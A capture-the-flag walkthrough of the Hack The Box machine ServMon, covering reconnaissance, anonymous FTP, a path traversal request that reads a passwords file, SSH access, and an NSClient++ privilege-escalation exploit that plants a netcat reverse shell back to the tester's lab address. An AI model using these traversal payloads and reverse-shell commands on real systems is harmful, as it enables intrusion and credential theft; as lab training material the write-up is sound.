ServMon walkthrough

Index

List of pictures


Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.


Reconnaissance

The results of an initial nMap scan are the following:



```
┌──(k14d1u5㉿kali)-[~/…/Windows/Easy/Servmon/nMap]
└─$ nmap -sT -sV -p- -A 10.10.10.184 -oA Servmon
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-31 11:12 PST
Nmap scan report for 10.10.10.184
Host is up (0.038s latency).
Not shown: 65520 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_02-28-22  06:35PM       <DIR>          Users
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh           OpenSSH for_Windows_8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 c7:1a:f6:81:ca:17:78:d0:27:db:cd:46:2a:09:2b:54 (RSA)
|   256 3e:63:ef:3b:6e:3e:4a:90:f3:4c:02:e9:40:67:2e:42 (ECDSA)
|_  256 5a:48:c8:cd:39:78:21:29:ef:fb:ae:82:1d:03:ad:af (ED25519)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5666/tcp  open  tcpwrapped
6063/tcp  open  tcpwrapped
8443/tcp  open  ssl/https-alt
| http-title: NSClient++
|_Requested resource was /index.html
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2020-01-14T13:24:20
|_Not valid after:  2021-01-13T13:24:20
|_ssl-date: TLS randomness does not represent time
| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 404
|     Content-Length: 18
|     Document not found
|   GetRequest:
|     HTTP/1.1 302
|     Content-Length: 0
|     Location: /index.html
|     workers
|_    jobs
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8443-TCP:V=7.94SVN%T=SSL%I=7%D=1/31%Time=679D21D4%P=x86_64-pc-linux
```

Figure 1 - nMap scan results (part 1)




```
SF:-gnu%r(GetRequest,74,"HTTP/1\.1\x20302\r\nContent-Length:\x200\r\nLocat
SF:ion:\x20/index\.html\r\n\r\n\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\x12\x02\x18\0\x1aC\n\x07workers\x12\n\n\x04jobs\x12\x02
SF:\x18\*\x12\x0f")%r(HTTPOptions,36,"HTTP/1\.1\x20404\r\nContent-Length:\
SF:x2018\r\n\r\nDocument\x20not\x20found")%r(FourOhFourRequest,36,"HTTP/1\
SF:.1\x20404\r\nContent-Length:\x2018\r\n\r\nDocument\x20not\x20found")%r(
SF:RTSPRequest,36,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\r\nDocume
SF:nt\x20not\x20found")%r(SIPOptions,36,"HTTP/1\.1\x20404\r\nContent-Lengt
SF:h:\x2018\r\n\r\nDocument\x20not\x20found");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-01-31T19:18:24
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 332.68 seconds
```

Figure 2 - nMap scan results (part 2)

Open ports are 21, 22, 135, 139, 445, 5666, 6063, 8443, 49664, 49665, 49666, 49667, 49668, 49669, 49670. So, the following services were enabled: FTP (21), SSH (22), RPC (135, 49664, 49665, 49666, 49667, 49668, 49669, 49670), NetBIOS (139), SMB (445), a web application (8443). Also, the service is unknown for two ports (5666, 6063). Lastly, nMap was able to recognize Windows as operative system.

Initial foothold

First of all, I tried to establish an anonymous connection via FTP (of course when the FTP service is enabled). As shown in the following figure, this test was successful and I found out two possible usernames and two interesting files:




```
┌──(k14d1u5㉿kali)-[~/…/Windows/Easy/Servmon/nMap]
└─$ ftp anonymous@10.10.10.184
Connected to 10.10.10.184.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49683|)
125 Data connection already open; Transfer starting.
02-28-22  06:35PM       <DIR>          Users
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> dir
229 Entering Extended Passive Mode (|||49684|)
125 Data connection already open; Transfer starting.
02-28-22  06:36PM       <DIR>          Nadine
02-28-22  06:37PM       <DIR>          Nathan
226 Transfer complete.
ftp> 
```

Figure 3 - Anonymous login via FTP

In particular, the file in the $Nadine$ folder talked about a password left on the Nathan Desktop. The file in the $Nathan$ folder talked about a checklist. However, Nathan didn't complete all tasks. At this point I tried several things to understand how I can access and log in the machine. After several tries, I run again nMap to look for known vulnerabilities (using the $vuln$ script). In this way, I found a new port not previously shown: port 80.

User flag

When I browsed the target IP on port 80, I reached a login form. Since I had a web application, I knew the OS was Windows and I knew the location of a specific file, I tried to exploit the web application via a path traversal vulnerability. Luckly, I was able to read passwords in the password file left on the Nathan desktop, as shown in the following figure:




```
GET
/../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../.
./../../../../../../../Users/Nathan/Desktop/Passwords.txt HTTP/1.1
Host: 10.10.10.184
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: dataPort=6063
Upgrade-Insecure-Requests: 1

```

```
HTTP/1.1 200 OK
Content-type: text/plain
Content-Length: 156
Connection: close
AuthInfo:

[redacted]
```

Figure 4 - List of passwords found


I have a list of usernames (Nathan and Nadine) and a list of passwords, now. So, I can try the SSH login. Luckly, it was successful with *nadine* user:



```
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>
```

Figure 5 - SSH login as Nadine

At this point I was able to retrieve the user flag:




```
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>cd Desktop

nadine@SERVMON C:\Users\Nadine\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 20C1-47A1

 Directory of C:\Users\Nadine\Desktop

02/28/2022  07:05 PM    <DIR>          .
02/28/2022  07:05 PM    <DIR>          ..
01/31/2025  11:13 AM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   6,054,162,432 bytes free

nadine@SERVMON C:\Users\Nadine\Desktop>type user.txt
[redacted]
```

Figure 6 - User flag

Privilege escalation


I needed to escalate my privileges. To do so, I tried to use WinPeas, but it didn't work (and it was deleted after few minutes). So, I searched for some interesting information on the file system. In this way, I found a custom program named *NSClient* + +. So, I looked in his specific file and I found an administrative password in the *nsclient.ini* configuration file:



```
nadine@SERVMON C:\Program Files\NSClient++>type nsclient.ini
ï»¿# If you want to fill this file with all available options run the following command:
#   nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
#   nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help


; in flight - TODO
[/settings/default]

; Undocumented key
password = [redacted]

; Undocumented key
allowed hosts = 127.0.0.1


; in flight - TODO
[/settings/NRPE/server]

; Undocumented key
ssl options = no-sslv2,no-sslv3

; Undocumented key
verify mode = peer-cert

; Undocumented key
insecure = false


; in flight - TODO
[/modules]

; Undocumented key
CheckHelpers = disabled

; Undocumented key
CheckEventLog = disabled

; Undocumented key
CheckNSCP = disabled
```

Figure 7 - Administrative password found


Also, I looked for an exploit against $NSClient++$ on the Internet. Luckly, I found a very interesting one. In particular, this exploit led to RCE. When I tried it to execute the $whoami$ command, I noted that it was executed as $NT\ AUTHORITY\backslash SYSTEM$. All I needed to do was to obtain a shell via the exploit. To do so, I uploaded the $netcat$ program on the target:



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ scp ./nc64.exe nadine@10.10.10.184:C:/Users/nadine/Desktop/
nadine@10.10.10.184's password:
nc64.exe

┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ █
```

Figure 8 - netcat uploaded on the target


At this point, I run again the exploit to run netcat using the command in the following figure:



```
nadine@SERVMON C:\Users\Nadine\Desktop>curl -k -X PUT "https://127.0.0.1:8443/api/v1/scripts/ext/scripts/exploit1.bat" -d "C:\Users\Nadine\Desktop\nc64.exe 10.10.14.11 6666 -e cmd.exe" -u "a[redacted]T"
Added exploit1 as scripts\exploit1.bat
nadine@SERVMON C:\Users\Nadine\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 20C1-47A1

 Directory of C:\Users\Nadine\Desktop

02/04/2025  11:18 AM    <DIR>          .
02/04/2025  11:18 AM    <DIR>          ..
02/04/2025  11:03 AM               899 infile.txt
02/04/2025  11:18 AM            45,272 nc64.exe
02/04/2025  11:07 AM               671 out.ps1
02/04/2025  09:13 AM                34 user.txt
               4 File(s)         46,876 bytes
               2 Dir(s)   6,115,299,328 bytes free

nadine@SERVMON C:\Users\Nadine\Desktop>curl -k "https://127.0.0.1:8443/api/v1/queries/exploit1/commands/execute?time=1m" -u "a[redacted]T"
{"command":"exploit1","lines":[{"message":"Command exploit1 didn't terminate within the timeout period 60s","perf":{}}],"result":3}
nadine@SERVMON C:\Users\Nadine\Desktop>█
```

Figure 9 - Privilege escalation exploit

In this way, I obtained a shell as $NT\ AUTHORITY\backslash SYSTEM$ and I retrieved the root flag:



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.184] 49715
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>whoami
whoami
nt authority\system

C:\Program Files\NSClient++>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
9[redacted]f

C:\Users\Administrator\Desktop>█
```

Figure 10 - Privilege escalation and root flag

Personal comments

This box is quite easy but it was very fun to complete it. In my opinion, it is very strange that one of the passwords that Nadine left on the Nathan desktop (to give him HIS password) worked to log in via SSH as Nadine. I really hate this kind of solution, because in my opinion is unlikely and unbelievable. I rated this box as Easy on the Hack The Box platform.

References

NSClient++ exploit: https://github.com/xtizi/NSClient-0.5.2.35---Privilege-Escalation/blob/master/exploit.py.